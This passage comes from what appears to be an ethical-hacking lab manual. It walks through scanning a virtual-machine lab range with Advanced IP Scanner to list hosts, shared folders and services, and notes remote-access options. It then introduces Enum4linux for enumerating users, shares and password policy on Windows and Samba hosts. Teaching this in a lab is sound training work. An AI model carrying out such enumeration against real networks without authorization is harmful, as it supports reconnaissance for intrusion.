


4. The **Advanced IP Scanner** GUI appears, as shown in the screenshot.


   Note: If a **Check for updates** pop-up appears, click **Later**.




5. In the **IP address range** field, specify the IP range (in this example, we will target **10.10.1.5-10.10.1.23**). Click the **Scan** button.



6. **Advanced IP Scanner** scans the target IP address range, with progress tracked by the status bar at the bottom of the window. Wait for the scan to complete.




7. The scan results appear, displaying information about active hosts in the target network such as status, machine name, IP address, manufacturer name, and MAC addresses, as shown in the screenshot.




8. Click the **Expand all** icon to view the shared folders and services running on the target network.

9. The shared folders and services running on the target network appear, as shown in the screenshot.



10. Right-click any of the detected IP addresses to list available options. Expand **Tools** options.



11. Using these options, you can ping, traceroute, transfer files, chat, send a message, connect to the target machine remotely (using **Radmin**), etc.

    Note: To use the Radmin option, you need to install Radmin Viewer, which you can download at **https://www.radmin.com**.

12. In the same way, you can select various other options to retrieve shared files, view system-related information, etc.
13. This concludes the demonstration of enumerating network resources using Advanced IP Scanner.
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 11**, **Windows Server 2019**, **Ubuntu** and **Android** virtual machines.

Task 3: Enumerate Information from Windows and Samba Hosts using Enum4linux

Enum4linux is a tool for enumerating information from Windows and Samba systems. It is used for share enumeration, password policy retrieval, identification of remote OSes, detecting if hosts are in a workgroup or a domain, user listing on hosts, listing group membership information, etc.

Here, we will use the Enum4Linux to perform enumeration on a Windows and a Samba host.

Note: Ensure that the **Windows Server 2022** virtual machine is running.

